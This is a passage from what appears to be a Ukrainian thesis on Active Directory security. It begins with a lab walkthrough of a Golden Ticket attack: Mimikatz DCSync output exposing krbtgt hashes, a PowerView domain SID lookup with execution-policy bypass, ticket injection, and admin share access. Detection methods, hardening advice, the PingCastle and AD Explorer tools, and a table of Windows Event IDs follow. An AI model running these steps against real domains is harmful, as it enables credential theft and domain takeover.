 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:eagle.local /user:krbtgt
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 07/08/2022 11.26.54
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: db0d0630064747072a7da3f7c3b4069e
    ntlm- 0: db0d0630064747072a7da3f7c3b4069e
    lm  - 0: f298134aa1b3627f4b162df101be7ef9
```

Рис. 3.22. Використання утиліти Mimikatz для отримання хешу користувача krbtgt

Ми скористаємося функцією Get-DomainSID з PowerView, щоб отримати значення SID домену:

```
PS C:\Users\bob\Downloads> powershell -exec bypass

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\bob\Downloads> . .\PowerView.ps1
PS C:\Users\bob\Downloads> Get-DomainSID
S-1-5-21-1518138621-4282902758-752445584
```

Рис. 3.23. Отримання SID домену

Тепер, маючи усю необхідну інформацію, ми можемо використовувати Mimikatz для створення квитка для облікового запису Адміністратор. Аргумент /ptt змушує Mimikatz передати квиток у поточну сесію:





Рис. 3.24. Використання утиліти Mimikatz для атаки DCSync та збереження квитка адміністратора

Вивід утиліти показує, що Mimikatz ввів квиток у поточному сеансі, і ми можемо перевірити це, виконавши команду klist (після виходу з Mimikatz):

```
mimikatz # exit

Bye!

C:\Mimikatz>klist

Current LogonId is 0:0x9cbd6

Cached Tickets: (1)

#0>     Client: Administrator @ eagle.local
        Server: krbtgt/eagle.local @ eagle.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 10/13/2022 13/10/2022 06.28.43 (local)
        End Time:   10/13/2022 13/10/2022 06.36.43 (local)
        Renew Time: 10/13/2022 13/10/2022 06.35.43 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Рис. 3.25. Підтвердження збереження квитка в пам’ять

Щоб перевірити, що квиток працює, ми можемо переглянути вміст директорії C$ сервера DC1:

```
C:\Mimikatz>dir \\dc1\c$

 Volume in drive \\dc1\c$ has no label.
 Volume Serial Number is 2CD0-9665

 Directory of \\dc1\c$

15/10/2022  08.30    <DIR>          DFSReports
13/10/2022  13.23    <DIR>          Mimikatz
01/09/2022  11.49    <DIR>          PerfLogs
28/11/2022  01.59    <DIR>          Program Files
01/09/2022  04.02    <DIR>          Program Files (x86)
13/12/2022  02.22    <DIR>          scripts
07/08/2022  11.31    <DIR>          Users
28/11/2022  02.27    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  44.947.984.384 bytes free
```

Рис. 3.26. Успішне виконання дій від імені адміністратора

Виявлення даної атаки

Запобігти створенню підроблених квитків складно, оскільки KDC генерує дійсні квитки за тією ж процедурою. Тому, як тільки зловмисник має всю необхідну інформацію, він може підробити квиток. Одним зі способів запобігання атаки є регулярна зміна пароля облікового запису krbtgt; секретність цього хеш-значення має вирішальне значення для Active Directory. При скиданні пароля krbtgt (незалежно від його надійності), його завжди буде замінено новим, випадково згенерованим і криптографічно безпечним паролем. Настійно рекомендується використовувати скрипт Microsoft для зміни пароля krbtgt KrbtgtKeys.ps1. Він також примушує реплікацію DC в рамках доменуф, щоб усі контролери доменів миттєво синхронізували нове значення, зменшуючи потенційні перебої в роботі.

Кореляція поведінки користувачів - найкращий спосіб виявити зловживання підробленими квитками. Припустимо, ми знаємо місце і час, коли користувач регулярно входить в систему. В такому випадку буде легко виявити інші (підозрілі) дії.

При спробі отримати доступ до іншої системи (систем), ми побачимо події успішного входу в систему зі скомпрометованого комп'ютера:





Рис. 3.27. Виконання дій від імені адміністратора з нетипової IP-адреси

### 3.3. Методи захисту середовища Active Directory

Підвищення рівня захищеності середовища Active Directory можна розділити на категорії «Люди», «Процеси» і «Технології». Дані категорії та відповідні заходи безпеки охоплюють апаратні, програмні та людські аспекти будь-якої мережі.

**Люди**

Навіть у найбільш захищеному середовищі користувачі залишаються найслабшою ланкою. Впровадження найкращих практик безпеки для звичайних користувачів та адміністраторів запобігатиме легким способам компрометації за сторони зловмисників. Також необхідно заохочувати навчання співробітників для підвищення рівня обізнаності про кібербезпеки. Наведені нижче заходи - це чудовий спосіб розпочати захист від атак спрямованих на використання людського фактору в середовищі Active Directory.

- Організація повинна мати сувору парольну політику з фільтром паролів, який забороняє використання загальних слів (словникові паролі, назви місяців/днів/періодів року та назви компанії). Якщо можливо, слід використовувати корпоративний менеджер паролів, щоб допомогти користувачам у виборі та використанні складних паролів.
- Періодично змінювати паролі для всіх службових облікових записів.
- Заборонити доступ локального адміністратора до робочих станцій користувачів, якщо немає конкретної бізнес-потреби.
- Вимкніть стандартний обліковий запис локального адміністратора RID-500 і створіть новий обліковий запис адміністратора для адміністрування за умови ротації паролів з використання LAPS.
- Розмежування прав та доступів для адміністративних користувачів. Надмірні права для облікових записів адміністраторів можуть привести до серйозних наслідків у випадку компрометації даного користувача.
- Обмеження членства у високопривілейованих групах лише тими користувачами, яким цей доступ потрібен для виконання повсякденних обов'язків.

- Де це доречно, розмістіть облікові записи в групі «Захищені користувачі».

**Процеси**

Необхідно підтримувати та впроваджувати політики та процеси, які можуть суттєво вплинути на загальний стан безпеки організації. Без визначених політик неможливо притягнути працівників організації до відповідальності, а без визначених і дієвих процесів, таких як план аварійного відновлення, складно реагувати на інциденти. Наведені нижче пункти можуть допомогти визначити процеси, політики та процедури.

- Належні політики та процедури для управління активами AD. Аудит хостів AD, використання тегів ресурсів та періодична інвентаризація ресурсів можуть допомогти краще розуміти середовище та зміни в ньому.
- Політики контролю доступу (створення/видалення облікових записів користувачів), механізми багатофакторної автентифікації.
- Процеси надання та виведення з експлуатації хостів.
- Політика очищення облікових записів. Розуміння того чи видаляються облікові записи колишніх співробітників або просто відключаються; який процес видалення застарілих записів з AD; процеси виведення з експлуатації застарілих операційних систем/служб (наприклад, правильне видалення Exchange при переході на 0365).

**Технологія**

Періодично перевіряйте середовище Active Directory на наявність застарілих конфігурацій та нових загроз. Вносячи зміни до AD, переконайтеся, що вони не призводять до типових помилок конфігурації. Звертайте увагу на будь-які вразливості в AD та додатках, що використовуються в середовищі. Деякі з рекомендацій:

- Періодичний запуск таких інструментів, як BloodHound, PingCastle та Grouper, щоб виявити неналежні конфігурації AD.
- Переконайтеся, що адміністратори не зберігають паролі в полі опису облікового запису AD.
- Перегляд SYSVOL на наявність скриптів та політик, що містять паролі та інші конфіденційні дані.
- По можливості встановлення атрибуту ms-DS-MachineAccountQuota в 0, що забороняє користувачам додавати облікові записи машин і може запобігти деяким атакам, таким як атака noPac і обмежене делегування на основі ресурсів (RBCD).
- Вимкнення служби printer spooler, де це можливо, щоб запобігти кільком атакам.
- Вимкнення NTLM автентифікації для контролерів доменів, якщо це можливо.
- Увімкнення SMB-підписання та LDAP-підписання
- Щоквартальні тести на проникнення/оцінки безпеки AD

Також варто виділити декілька інструментів, які допоможуть організації самостійно проводити аудит безпеки середовища Active Directory.

AD Explorer є частиною Sysinternal Suite. AD Explorer може бути використаний для легкої навігації по базі даних AD, визначення слабких місць, перегляду властивостей і атрибутів об'єктів, редагування дозволів, перегляду схеми об'єкта і виконання складних пошуків, які можна зберегти і виконати повторно [16].

AD Explorer також можна використовувати для збереження знімків бази даних AD для перегляду і порівняння в автономному режимі. Він також може бути використаний для порівняння AD до і після атаки зловмисника, щоб виявити зміни в об'єктах, атрибутах і дозволах безпеки.

Коли ми вперше завантажуємо інструмент, нам буде запропоновано ввести облікові дані для входу або завантажити попередній знімок. Ми можемо увійти під будь-яким дійсним користувачем домену.





Рис. 3.28. Входження в систему за допомогою AD Explorer

Увійшовши в систему, ми можемо вільно переглядати інформацію про AD та інформацію про всі об'єкти.





Рис. 3.29. Перегляд об’єктів Active Directory за допомогою AD Explorer

Щоб зробити знімок AD, виберіть Файл --> Створити знімок і введіть ім'я знімка. Після створення ми можемо перемістити його в автономний режим для подальшого аналізу.





Рис. 3.30. Створення знімка AD за допомогою AD Explorer

PingCastle – ще один потужний інструмент, який оцінює стан безпеки середовища AD і надає нам результати у вигляді декількох різних графіків. PingCastle може стати відмінним ресурсом, який допоможе зібрати інформацію про домен та його об’єкти. PingCastle відрізняється від таких інструментів, як PowerView і BloodHound тим, що, окрім надання нам даних, які можуть бути використані для атак, він також надає детальний звіт про рівень безпеки цільового домену, використовуючи методологію, засновану на оцінці ризиків. Оцінка, показана у звіті, базується на інтеграції моделі зрілості можливостей (Capability Maturity Model Integration, CMMI). Для швидкого перегляду контексту довідки ви можете скористатися ключем --help у командному рядку.

Запуск PingCastle

Щоб запустити PingCastle, ми можемо викликати виконуваний файл, ввівши PingCastle.exe у вікні CMD або PowerShell, або натиснувши на виконуваний файл,

і він переведе нас в інтерактивний режим, представивши нам меню опцій в інтерфейсі користувача терміналу (TUI) [17].





Рис. 3.31. Приклад запуску утиліти PingCastle в режимі CMD

За замовчуванням запускається перевірка, яка створить базовий огляд домену і надасть нам відповідну інформацію про неправильні конфігурації та вразливості. В опції Сканер ми можемо знайти більшість варіантів перевірок.





Рис. 3.32. Параметри сканування за допомогою утиліти PingCastle

У фінальному звіті є такі розділи, як інформація про домен, користувачів, групи та довіру, а також спеціальна таблиця, в якій вказані «аномалії» або проблеми, які можуть потребувати негайної уваги. Ми також побачимо загальну оцінку ризику для домену.





Рис. 3.33. Фінальний звіт з результатами стану захищеності середовища

Використання SIEM-систем, таких як QRadar, Splunk, SolarWinds та інших, відіграє ключову роль у виявленні атак і блокуванні зловмисної активності в інфраструктурі Active Directory. Ці рішення пропонують попередньо налаштовані правила для моніторингу, які базуються на загальновідомих сценаріях атак, таких як Kerberoasting, Golden Ticket, DCSync та інші. Завдяки вбудованим аналітичним модулям та інтеграції з Threat Intelligence, SIEM-системи здатні оперативно виявляти потенційно небезпечну активність і попереджати адміністраторів про ризики.

Однак слід враховувати, що кожне середовище Active Directory є унікальним через відмінності у топології мережі, конфігураціях системи, наборах застосунків та політиках безпеки. Це означає, що стандартні правила, які постачаються разом із SIEM-рішеннями, можуть не охоплювати всі можливі вектори атак або створювати помилкові спрацьовування. Для забезпечення максимальної ефективності SIEM-системи, необхідно адаптувати існуючі правила під специфіку

середовища, враховуючи унікальні лог-файли, поведінкові патерни користувачів і характерні ознаки інфраструктури.

Крім цього, часто виникає потреба у створенні власних правил, орієнтованих на специфічні загрози чи нестандартні сценарії атак. Це дозволяє організаціям розширити функціональність SIEM-системи та забезпечити моніторинг критично важливих компонентів AD. Таким чином, поєднання готових рішень із гнучким налаштуванням дозволяє досягти високого рівня захищеності та оперативно реагувати на зловмисну активність, забезпечуючи безпеку корпоративної інфраструктури. Нижче наведено приклад подій Windows (Event ID), на основі яких можна виявляти зловмисну активність.

Таблиця 3.1.

Виявлення аномальної активності за допомогою подій Windows

| **Event ID** | **Причина для моніторингу** |
|---|---|
| 4624 – Успішна автентифікація | Щоб виявити аномальну і, можливо, несанкціоновану активність, наприклад вхід з неактивного облікового запису, вхід користувачів у неробочий час. |
| 4625 – Неуспішна автентифікація | Для виявлення можливих атак грубого перебору, підбору за словником, що характеризується раптовим сплеском невдалих спроб автентифікації. |
| 4740 – Блокування акаунту користувача | Можливий наслідок неуспішної атаки перебору паролів. |
| 4663 – Спроба отримати доступ до об’єкту | Виявлення несанкціонованих спроб доступу до файлів і папок. |
| 4768 – Видача TGT | Генерація Kerberos Ticket Granting Ticket (TGT). Аномально часті запити можуть свідчити про атаку Kerberoasting. |
| 4674 – Операція із чутливим доступом | Відображає виконання операцій, що вимагають підвищених прав. Корисно для виявлення спроб використання привілейованих облікових записів. |

Продовження таблиці 3.1.

| | |
|---|---|
| 4732 – Додавання до групи безпеки | Реєструє додавання користувачів до груп із підвищеними правами. Корисно для виявлення ескалації привілеїв. |
| 4741 – Створення облікового запису | Фіксує створення нового облікового запису. Використовується для виявлення нелегітимних акаунтів, створених зловмисниками. |
| 4776 – Аутентифікація NTLM | Відображає спроби NTLM-аутентифікації. Корисно для виявлення підозрілих активностей, таких як Pass-the-Hash атаки. |
| 7045 – Встановлення сервісу | Реєструє інсталяцію нових сервісів. Може сигналізувати про підозрілі програми, встановлені зловмисниками для забезпечення доступу. |

# ВИСНОВКИ

Компрометація AD може призвести до масштабних збоїв у роботі систем, втрати конфіденційних даних і значних фінансових та репутаційних збитків для організації. З огляду на те, що зловмисники активно використовують атаки на AD для підвизення привілеїв і закріплення в мережі, захист цього середовища має бути пріоритетним завданням для забезпечення стійкості бізнесу до сучасних кіберзагроз.

У ході дослідження було детально проаналізовано актуальні загрози для середовища Active Directory, а також вивчено основні вектори атак. Описані механізми реалізації цих атак дозволяють краще розуміти вразливості, які зловмисники можуть використовувати для компрометації корпоративних систем. Завдяки аналізу логів і поведінки систем були запропоновані практичні підходи до виявлення атак.

Проведена робота підкреслює важливість комплексного підходу до захисту Active Directory, який включає регулярне оновлення систем, моніторинг аномальної поведінки та забезпечення багаторівневого захисту.

Варто зазначити, що запропоновані рекомендації не дають сто відсоткової гарантії забезпечення необхідного рівня безпеки середовища Active Directory. Проте користуючись рекомендаціями працівник відділу інформаційної безпеки матиме розуміння про існуючі атаки на методи їх виявлення, а також про методи проактивного захисту середовища Active Directory.

Рекомендації у своїй роботі можуть використовувати керівники відділів інформаційної безпеки та працівники відділу інформаційної безпеки.

## ПЕРЕЛІК ПОСИЛАНЬ


1. Качний І. С. Огляд атаки AS-REProasting, спрямованої на протокол автентифікації Kerberos. *Актуальні проблеми кібербезпеки:* тези доп. всеукр. наук.-практ. конф. Київ, 25 жовт. 2024 р. С. 86-89.

2. Active Directory Domain Services Overview. URL: https://learn.microsoft.com/uk-ua/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview/

3. Understanding the Active Directory Logical Model. URL: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/understanding-the-active-directory-logical-model/

4. Kerberos Authentication. URL: https://www.fortinet.com/resources/cyberglossary/kerberos-authentication

